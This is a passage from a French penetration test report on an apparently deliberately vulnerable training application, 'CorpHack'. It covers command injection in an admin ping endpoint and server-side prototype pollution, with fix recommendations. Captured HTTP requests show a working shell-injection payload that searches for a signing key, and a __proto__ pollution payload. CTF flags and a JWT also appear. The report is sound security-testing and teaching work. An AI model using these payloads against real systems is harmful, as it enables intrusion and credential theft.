   (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://corphack-horizon-frontend-569n.onrender.com
13 Sec-Fetch-Site: cross-site
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://corphack-horizon-frontend-569n.onrender.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 {
     "target":
     "; find / -type f -name \"default-signing.key\" 2>/dev/null"
   }
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Thu, 16 Apr 2026 19:20:16 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 377
5 Access-Control-Allow-Credentials: true
6 Access-Control-Allow-Origin:
  https://corphack-horizon-frontend-569n.onrender.com
7 Etag: W/"179-LxWycjCgd7WXgyq/39x1YWWVUs8"
8 Rndr-Id: b5e94a5e-b2ed-4cff
9 Vary: Origin
10 Vary: Accept-Encoding
11 X-Powered-By: Express
12 X-Render-Origin-Server: Render
13 Cf-Cache-Status: DYNAMIC
14 Server: cloudflare
15 Cf-Ray: 9ed58bc99f59e182-CDG
16 Alt-Svc: h3=":443"; ma=86400
17
18 {
     "command":
     "ping -c 1 ; find / -type f -name \"default-signing.key\" 2>
     /dev/null",
     "output":
     "/tmp/corphack/runtime/keys/default-signing.key\n\n/bin/sh:
     1: ping: not found\n\nCommand failed: ping -c 1 ; find / -ty
     pe f -name \"default-signing.key\" 2>/dev/null\n/bin/sh: 1:
     ping: not found\n",
     "hint":
     "Fichier pivot local: /tmp/corphack/runtime/flags/flag07-com
     mand-injection.txt"
   }
```

Recommandation de Correction

Gestion sécurisée des clés : Ne jamais stocker de secrets ou de clés de signature dans des fichiers sur le disque. Utilisez des variables d'environnement sécurisées ou, idéalement, un service de gestion de clés dédié (KMS - Key Management Service).

Durcissement de la vérification : Configurer la bibliothèque JWT pour n'accepter qu'un algorithme spécifique (ex : imposer HS256 et rejeter none) et vérifier systématiquement les champs temporels (exp, iat) pour limiter la durée de vie des jetons volés ou forgés.

VUL-05 – Command Injection dans les Diagnostics Admin

Identifiant	VUL-05
Surface d'attaque	POST /api/admin/diagnostics/ping
Flag CTF	FLAG{07_admin_diagnostics_cmdi}

SEVERITY	CRITICAL

Description de la Vulnerabilite


L'endpoint de diagnostics admin exécute une commande ping en concaténant directement le paramètre target dans la commande shell sans échappement. Cela permet l'injection de commandes shell supplémentaires en utilisant des opérateurs comme ;, &&, ||, ou |. L'endpoint est accessible uniquement aux administrateurs mais la vulnérabilité JWT précédente permet de forger un token admin.

Impact


Remote Code Execution (RCE) en contexte serveur. Exfiltration de fichiers sensibles, pivot vers d'autres systèmes, installation de backdoor.

Etapes d'Exploitation

1. Obtenir un token admin via le compte admin compromis par la VULN-01.
2. Envoyer une requête d'injection de commande :



3. La réponse contient la sortie de cat /etc/passwd dans le champ output.
4. Lire le flag du challenge :



Recommandation de Correction

Utiliser une API de ping native Node.js ou un module dédie (node-ping). Si l'exécution shell est indispensable, utiliser exec avec un tableau d'arguments (pas de shell) et valider target avec une regex stricte d'adresse IP ou hostname.

VUL-06 – Server-Side Prototype Pollution

Identifiant	VUL-06
Surface d'attaque	PATCH /api/preferences
Flag CTF	FLAG{08_server_proto_pollution}

SEVERITY	HIGH

Description de la Vulnerabilite

L'endpoint PATCH /api/preferences est vulnérable à une attaque de type **Prototype Pollution**. Lors du traitement des données JSON envoyées par l'utilisateur pour mettre à jour ses préférences, l'application ne filtre pas les propriétés réservées du langage JavaScript. Un attaquant peut injecter des clés spécifiques (telles que __proto__) pour modifier le comportement de l'objet de base de l'application. Cette manipulation affecte globalement tous les objets créés par le serveur, ce qui peut conduire à un déni de service (DoS), à un contournement des contrôles d'accès ou, dans certains cas, à une exécution de code à distance (RCE).

Impact

Modification globale du comportement de l'application, bypass de contrôles de sécurité basées sur des propriétés d'objets, potentielle escalade de privilèges ou bypass de logique métier.

Etapes d'Exploitation

1. S'authentifier avec n'importe quel compte utilisateur.
2. Envoyer un PATCH avec une pollution de prototype :
3. Vérifier que la pollution a eu lieu en appelant GET /api/preferences.

Request

Pretty Raw Hex

```
PATCH /api/preferences HTTP/2
Host: corphack-horizon-api-569n.onrender.com
Content-Length: 129
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6ImRlZmF1bHQtc2lnbmluZ
y5rZXkifQ.eyJpZCI6MSwidXNlcm5hbWUiOiJhbGljZSIsInJvbGUiOiJlbXBsb3l
lZSIsImRpc3BsYXlOYW1lIjoiQWxpY2UgTWFydGluIiwiaWF0IjoxNzc2MzY3NTU0
LCJleHAiOjE3NzYzOTYzNTR9.ntpeq17atJSQPPUH3MeT_lKz-OsPhgPmQgQaLlD1
Mng
Accept-Language: fr-FR,fr;q=0.9
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: */*
Origin: https://corphack-horizon-frontend-569n.onrender.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://corphack-horizon-frontend-569n.onrender.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
    "locale":"fr-FR",
    "density":"compact",
    "homeWidgets":[
        "agenda",
        "documents",
        "annonces"
    ],
    "__proto__":{
        "test":"Otes"
    }
}
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Date: Thu, 16 Apr 2026 19:43:55 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 204
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
https://corphack-horizon-frontend-569n.onrender.com
Etag: W/"cc-5llzB+ad3S+NexQxU7xtVw/PYWQ"
Rndr-Id: 2ecfcbec-18a4-4d5a
Vary: Origin
Vary: Accept-Encoding
X-Powered-By: Express
X-Render-Origin-Server: Render
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Cf-Ray: 9ed5ae805fba97ce-CDG
Alt-Svc: h3=":443"; ma=86400

{
    "message":"Preferences mises a jour",
    "preferences":{
        "locale":"fr-FR",
        "density":"compact",
        "homeWidgets":[
            "agenda",
            "documents",
            "annonces"
        ]
    },
    "pollutionVisible":true,
    "flag":"FLAG{08_server_proto_pollution}"
}
```

Recommandation de Correction

Sécuriser les fonctions de fusion en implémentant une liste d'exclusion (blacklist) pour les clés sensibles telles que __proto__, constructor et prototype. Il est recommandé d'utiliser des objets sans prototype via Object.create(null) pour le stockage des données cibles. Enfin, une validation rigoureuse du schéma des entrées JSON (via des bibliothèques comme Zod ou Joi) doit être mise en place pour rejeter toute structure de données non conforme.

6 Post-Exploitation

6.1 Accès Administrateur

Apres l'obtention d'un accès au admin via la vulnérabilité Password Reset (VUL-01), nous avons eu accès au tableau de bord d'administration via GET /api/admin. Cette route expose les compteurs de la base de données (users, trainings, documents, comments).

6.2 Flags Captures

Num.	Flag	Vulnerabilite
1	FLAG{01_reset_poisoning_host_header}	Password Reset
2	FLAG{03_training_request_bola}	BOLA / IDOR sur les Demandes de Formation
3	FLAG{04_training_confirm_race}	Race Condition sur la Confirmation de Formation
4	FLAG{06_jwt_kid_key_confusion}	JWT Forgery
5	FLAG{07_admin_diagnostics_cmdi}	Command Injection dans les Diagnostics Admin
6	FLAG{08_server_proto_pollution}	Server-Side Prototype Pollution

7 Conclusion

Le test d'intrusion de l'application CorpHack a révèle un ensemble de six vulnérabilités graves couvrant les catégories OWASP Top 10 les plus critiques : injection, contrôle d'accès défaillant, mauvaise configuration de sécurité, et composants vulnérables. La kill chain principale a permis une escalade complète des privilèges depuis un compte employé standard jusqu'à un accès administrateur avec exécution de commandes.

Les vulnérabilités les plus critiques à corriger en priorité sont l'injection de commandes dans les diagnostics admin (RCE immédiat) et l’accès facile à la clé de signature JWT (compromission de l'authentification). Ces deux vulnérabilités enchainées représentent le chemin d'attaque le plus dangereux.

Nous recommandons une revue de sécurité complète du code, une formation des développeurs aux pratiques de sécurité applicative (SAST/DAST), et l'implémentation d'une politique de tests de sécurité réguliers avant toute mise en production.